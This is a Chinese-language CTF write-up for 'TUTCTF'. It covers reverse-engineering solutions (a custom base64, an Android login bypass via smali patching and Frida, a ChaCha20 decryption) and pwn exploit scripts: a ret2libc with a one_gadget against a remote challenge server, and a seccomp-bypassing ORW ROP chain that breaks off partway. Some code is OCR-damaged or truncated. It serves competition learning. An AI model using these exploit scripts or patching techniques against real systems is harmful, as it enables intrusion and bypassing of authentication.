TUTCTF

REVERSE


task

64 位pe文件，无壳

```
 9  puts("Please input your flag:");
10  scanf("%s", Str);
11  v3 = strlen(Str);
12  Str2 = (char *)base64_encode(Str, v3, &v0);
13  for ( i = 0; i < v0; ++i )
14    ;
15  if ( !strcmp("MNjDGImK0yoOrZSGPy2eKevU1/AKrdKUkbr9", Str2) )
16    printf("success!");
17  else
18    printf("error!");
19  free(Str2);
20 }
```

```
    v8 = *(unsigned __int8 *)(a1 + v7);
  }
  v10 = (v11 << 8) + (v12 << 16) + v8;
  v13[v14] = base64_table[v8 & 0x3F];
  v13[v14 + 1] = base64_table[(v10 >> 6) & 0x3F];
  v13[v14 + 2] = base64_table[(v10 >> 12) & 0x3F];
  v9 = v14 + 3;
  v14 += 4i64;
  v13[v9] = base64_table[(v10 >> 18) & 0x3F];
  if ( !setjmp(env) )
    exception_handler();
```

先用经典base64，先试试



能看到，fla

继续看看有无魔改

```
if ( !setjmp(env) )
  exception_handler();
```

- `setjmp(env)`在开始时设置了一个异常恢复点。
- `exception_handler`函数模拟了一个错误情况，调用了`longjmp`以触发跳转到`setjmp`设置的点。
- 当`longjmp`触发后，控制流返回到`setjmp`的位置，并执行错误恢复代码。


使用`setjmp`和`longjmp`进行异常处理时应格外小心，因为它们会跳过正常的栈展开过程，可能导致资源泄露（例如动态分配的内存未被释放）。这种方式通常不适用于C++或其他支持异常的语言，因为它们提供了更完善的异常处理机制。在C中，这仍然是处理深层嵌套错误或跨多个函数调用的错误恢复的一种有效方式。

也就是说，传统base64是用的一套base64_table

但是，这道题是用的不同的

密文 36 个字符

36/4*3=29明文， 9 组处理



下断点，得到 9 组base64_table

```
+ 86420 ywusqomkigecaYWUSQOMKIGECABDFHJLNPRTVXZbdfhjlnprtvxz13579/
YsVO0tvT2o4puZ38j1dwf7MArGPNeQLDRHUK+SChbFanmklWEcgixXJIq6y5B/ 9 z=
xDfpNE4LYH5Tk+MRtrlv1oFbQm0gP37eqIajh2syUnZcSV8iBK6O/XWuzdCwA9GJ=
YvHeOZECmTyg0Mw2i7PIGKblsfF59rzUk6p3hVdW1qaQ+xRANnXLj48BcJDotS/u=
xDfpNE4LYH5Tk+MRtrlv1oFbQm0gP37eqIajh2syUnZcSV8iBK6O/XWuzdCwA9GJ=
YvHeOZECmTyg0Mw2i7PIGKblsfF59rzUk6p3hVdW1qaQ+xRANnXLj48BcJDotS/u=
xDfpNE4LYH5Tk+MRtrlv1oFbQm0gP37eqIajh2syUnZcSV8iBK6O/XWuzdCwA9GJ=
YvHeOZECmTyg0Mw2i7PIGKblsfF59rzUk6p3hVdW1qaQ+xRANnXLj48BcJDotS/u=
xDfpNE4LYH5Tk+MRtrlv1oFbQm0gP37eqIajh2syUnZcSV8iBK6O/XWuzdCwA9GJ=
其实就是 2 + 2 (重复)= 4 组
```

分别base64解码即可

flag{3244f1269cc1fe33189c8112abb5cd12}

login

关键代码，showerror和showflag

```
public void checkPassword() {
    String i = this.edtPassword.getText().toString();
    String s = getResources().getString(R.string.OOOOOOOOOOOOOO);
    String h = getResources().getString(R.string.OOOOOOOOOOOOOO);
    String f = getResources().getString(R.string.OOOOOOOOOOOOOO);
    String w = getResources().getString(R.string.OOOOOOOOOOOOOO);
    if (l(String.valueOf(s) + i).equals(h)) {
        showError(w);
    } else {
        showFlag(f);
    }
```

l:生成md5

```
if(md5(s+input) == h)
    printf(error)????名称写错了，英文名对不上
else
    print(flag)????

    实际可能是出题人的提示，正确的时候显示错误，错误的时候显示flag不合理啊
```

思路：

1.找到密码

找到s,h然后碰碰运气看看md5破解的出来吗?

```
<string name="app_name">My Simple Login</string>
<string name="lbl_login">Enter Password:</string>
<string name="lbl_hint">Your secret password</string>
<string name="lbl_ok">OK</string>
<string name="OOOOOOOOOOOOOO">Wrong Password! Try Again!</string>
<string name="OOOOOOOOOOOOOO">S3kuritY!</string>
<string name="OOOOOOOOOOOOOO">7f03e614c9f1c1a0561f87f33d83e599</string>
<string name="OOOOOOOOOOOOOO">&gt;49s?#kjllw&gt;ijvnra;;i&gt;=kuki`ta;`iirj9::xtm;&lt;rij%</string>
<string name="action_settings">Settings</string>
```


咳咳，不行，其他的也不行


那就没办法了

2.反正都是判断，改一下if(! ())

smaili代码改一下


eqz改成nez


111
112 invoke-virtual {v5, v1}, Ljava/lang
113
114 move-result v5
115
116 if-nez v5, :cond_55
117
118 line 44
119
120
121 line 48



晚上10:16
My Simple Login
flag{3244f1269cc1fe33189c8112abb5cd12}
OK

3.动调的时候改一下

```
<!-- application标签加上android:debuggable="true" -->
```



改v5的值为 1



4.写都写出来了

就直接模拟

```
public void showError(String e) {
this.lblPassword.setText(m0x(m1r(m1r(m1r(m1r(m1r(m1r(m1r(e, "r"), "s"),
"t"), "u"), "v"), "w"), "x"), "X"));
}
public String m1r(String s, String c) {
return s.replace(c, "");
}
public String m0x(String s, String k) {
StringBuilder sb = new StringBuilder();
for (int i = 0 ; i < s.length(); i++) {
sb.append((char) (s.charAt(i) ^ k.charAt(i % k.length())));
}
return sb.toString();
}
<string name="OOOOOOOOOOOOO">&gt; 49 s?
```

```
#kjllw&gt;ijvnra;;i&gt;=kuki`ta;`iirj9::xtm;&lt;rij%</string>
```

注意：

你看到的 `>` 和 `<` 并不是字面上的字符，而是 HTML 实体。它们用于在 HTML 文本中代表特定符号：

- `>` 表示 `>`（大于号）
- `<` 表示 `<`（小于号）

这些实体通常用于避免 HTML 解析器将这些符号视作标签的一部分。因此，`>49s?#...<rij%` 实际上是 `>49s?#...<rij%`。

字符串解码后的实际内容

经过 HTML 实体转换后的字符串应该是：

```css
>49s?#kjllw>ijvnra;;i>=kuki`ta;`iirj9::xtm;<rij%
```

```
        <string name="OOOOOOOOOOOOOO">&gt;49s?
#kjllw&gt;ijvnra;;i&gt;=kuki`ta;`iirj9::xtm;&lt;rij%</string>
```

删除字符r-x

最后单字节异或'X'

```
char data1[ 100 ]={">49?#kjll>ijna;;i>=kki`a;`iij9::m;<ij%"};
for(int i= 0 ;i<strlen(data1);i++)
{
printf("%c",data1[i]^'X');
}
```

5.frida一把梭

```
C:\Users\Administrator>adb shell
fuxi:/ $ cd data/local/tmp
fuxi:/data/local/tmp $ su
fuxi:/data/local/tmp # ./fd
```


```
Java.perform(function () {
    var MainActivity = Java.use('ctf.challenges.mysimplelogin.MainActivity');
    // 拦截 checkPassword 方法
    MainActivity.checkPassword.implementation = function () {
        var w =
this.getResources().getString(Java.use('ctf.challenges.mysimplelogin.R$string').
OOOOOOOOOOOOO.value);
    this.showError(w);  // 直接调用 showError 方法显示错误消息
    };
});
```

跑起来即可

```
PS D:\pycharm\frida> frida -U -f ctf.challenges.mysimplelogin -l tut.js
     ____
    / _  |   Frida 16.2.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
```

//flag{3244f1269cc1fe33189c8112abb5cd12}

malfuction



架构有点新颖，类似于xyctf的龙芯

ida打开看看

？？？我的f5呢?

反汇编不了

看得到函数名字chacha20，实际是一种加密

我还以为是

xx20xor((((((

继续，

ghidra看看，

```
memcpy(acStack_1b0,&DAT_00023420,0x72);
printf("please input your flag:");
scanf("%s",&local_c0);
ChaCha20XOR(&local_38,1,&local_48,&local_c0,&local_138,0x72);
local_14 = 0;
while( true ) {
  if (0x71 < local_14) {
    printf("Success");
    putchar(10);
    return 0;
  }
  if (acStack_1b0[local_14] != *(char *)((long)&local_138 + (long)local_14)) break;
  local_14 = local_14 + 1;
}
printf("No");
                    /* WARNING: Subroutine does not return */
exit(0);
}
```

可以看到了，后来知道是一种加密

需要

为了加密（或解密）数据块，您需要一个 256 位密钥作为 8 字节数组、一个 96 位随机数和数据本身。首先，必须通过调用 ChaCha20 上下文、键、随机数和块计数来初始化 ChaCha20 上下文。然后，可以通过调用上下文和数据缓冲区来加密或解密数据块。数据将就地加密/解密。 `ChaCha20_init()` `ChaCha20_xor()`

以下代码片段显示了如何加密（或解密）数据块的简单示例：

去看看传入的参数

```
ChaCha20XOR(&local_38, 1 ,&local_48,&local_c0,&local_138,0x72);
local_38 = 0x706050403020100;
local_30 = 0xf0e0d0c0b0a0908;
local_28 = 0x1716151413121110;
local_20 = 0x1f1e1d1c1b1a1918;
local_48 = 0x4a00000000000000;
```

96/8=12，local_48不够，还要补充 0

0x000000004a

marcizhu/ChaCha20：符合 RFC 7539 的 ChaCha20 流密码算法实现 (github.com)

按照使用说明

```
#define CHACHA20_IMPLEMENTATION
#include "ChaCha20.h"
int main()
{
key256_t key = {
0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f,
0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
0x18, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f,
};
nonce96_t nonce = {
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4a,
0x00, 0x00, 0x00, 0x00,
};
```

```
uint32_t count = 0x00000001;
uint8_t data[] = {
0x44, 0x23, 0x30, 0x94, 0x3B, 0x22, 0xB8, 0x87, 0x49, 0xEC,
0x17, 0x0C, 0x8F, 0x4E, 0x7E, 0x8F, 0xBE, 0x24, 0x32, 0xB3,
0x04, 0x15, 0x3F, 0xCF, 0x18, 0x7C, 0xA9, 0xD9, 0xB3, 0xC3,
0xAD, 0x4C, 0xB2, 0x0B, 0x6B, 0xC2, 0x13, 0x50, 0x6B, 0xAB,
0x81, 0x04, 0x74, 0xCD, 0xED, 0x2B, 0x93, 0x34, 0x79, 0x4C,
0xBA, 0x40, 0xC6, 0x3E, 0x34, 0xCD, 0xEA, 0x21, 0x2C, 0x4C,
0xF0, 0x7D, 0x41, 0xB7, 0x69, 0xA6, 0x74, 0x9F, 0x3F, 0x63,
0x0F, 0x41, 0x22, 0xCA, 0xFE, 0x28, 0xEC, 0x4D, 0xC4, 0x7E,
0x26, 0xD4, 0x34, 0x6D, 0x70, 0xB9, 0x8C, 0x73, 0xF3, 0xE9,
0xC5, 0x3A, 0xC4, 0x0C, 0x59, 0x45, 0x39, 0x8B, 0x6E, 0xDA,
0x1A, 0x83, 0x2C, 0x89, 0xC1, 0x67, 0xEA, 0xCD, 0x90, 0x1D,
0x7E, 0x2B, 0xF3, 0x
};
ChaCha20_Ctx ctx;
ChaCha20_init(&ctx, key, nonce, count);
ChaCha20_xor(&ctx, data, sizeof(data));
puts(data);
// flag{9aff20c7-cb27-1999-f3c5-0b480aaa0a94}
}
```

pwn

ezrop

pwn的签到题，ret2libc

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="amd64", log_level="debug")

#p = process('./ezrop')
p = remote("36.212.170.17",9997)
elf = ELF('./ezrop')

puts_plt = 0x401060
puts_got = 0x403FD8
main_addr = 0x401222
pop_rdi_ret = 0x401183
ret = 0x40101a

#gdb.attach(p)

payload = b'a'*144 + p64(0x404500) + p64(pop_rdi_ret) + p64(puts_got) +
p64(puts_plt) + p64(main_addr)
p.sendlineafter("time\n",payload)

puts_addr=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(puts_addr))

libc_base = puts_addr - 0x80E50
system_addr = libc_base + 0x50D70
bin_addr = libc_base + 0x1D8678
onegadget = [0xebc81,0xebc85,0xebc88,0xebce2,0xebd38,0xebd3f,0xebd43]
one_gadget = libc_base + onegadget[5]#3 4
```

```
print("base = ",hex(libc_base))
print("sys = ",hex(system_addr))
print("bin = ",hex(bin_addr))

#gdb.attach(p)
#pause()
pay = b'b'*144 + p64(0x404220) + p64(one_gadget) #+ p64(ret) + p64(pop_rdi_ret)
+ p64(bin_addr) + p64(system_addr)
p.sendlineafter("time\n",pay)

p.interactive()
```

orw*2

```
┌──(gg㉿kali)-[~/Desktop/tut/2]
└─$ seccomp-tools dump ./oorrww
 line  CODE  JT   JF      K
═══════════════════════════════════
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A ≠ ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A ≠ 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
```

开了沙盒打orw

```
unsigned __int64 __fastcall gifts(__int64 a1)
{
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf("here are gifts for you: %.16g %.16g!\n", *(double *)&a1, COERCE_DOUBLE(&__isoc99_scanf));
  return v2 - __readfsqword(0x28u);
}
```

白给了栈地址和libc地址

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+1Ch] [rbp-A4h]
  char v5[152]; // [rsp+20h] [rbp-A0h] BYREF
  unsigned __int64 v6; // [rsp+B8h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  init(argc, argv, envp);
  sandbox();
  gifts(v5);
  for ( i = 0; i <= 21; ++i )
  {
    puts("input:");
    _isoc99_scanf("%lf", &v5[8 * i]);
  }
  return 0;
}
```

查看主逻辑发现存在栈溢出，因为已知栈地址，所以可以把栈迁移到输入的内容上，还有一点就是开了canary，需要在canary的位置输入+号防止改变canary，再有就是要以double形式输入，注意flag.txt的截断问题(格式转换有点丑，轻点骂)

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="amd64", log_level="debug")
import struct

#p = process('./oorrww')
p = remote("36.212.170.17",9998)
elf = ELF('./oorrww')

#gdb.attach(p)
re = p.recvuntil(b'!', drop = True).split()
print("re =",re)
num11 = float(re[5])
num1 = struct.unpack('<Q', struct.pack('<d', num11))[0]
stack = int(hex(num1),16)
print("stack =",hex(stack))

binary_data = struct.pack('>Q', stack)
stack1 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', stack+8)
stack2 = struct.unpack('>d', binary_data)[0]
binary_data = struct.pack('>Q', stack+8*13)
stack3 = struct.unpack('>d', binary_data)[0]

num22 = float(re[6])
num2 = struct.unpack('<Q', struct.pack('<d', num22))[0]
scanf = int(hex(num2),16)
base = scanf - 0x62090
print("base =",hex(base))

leave = base + 0x4da83
print("leave =",hex(leave))
binary_data = struct.pack('>Q', leave)
leave1 = struct.unpack('>d', binary_data)[0]

rdi = base + 0x2a3e5
print("rdi =",hex(rdi))
binary_data = struct.pack('>Q', rdi)
rdi1 = struct.unpack('>d', binary_data)[0]

rsi = base + 0x2be51
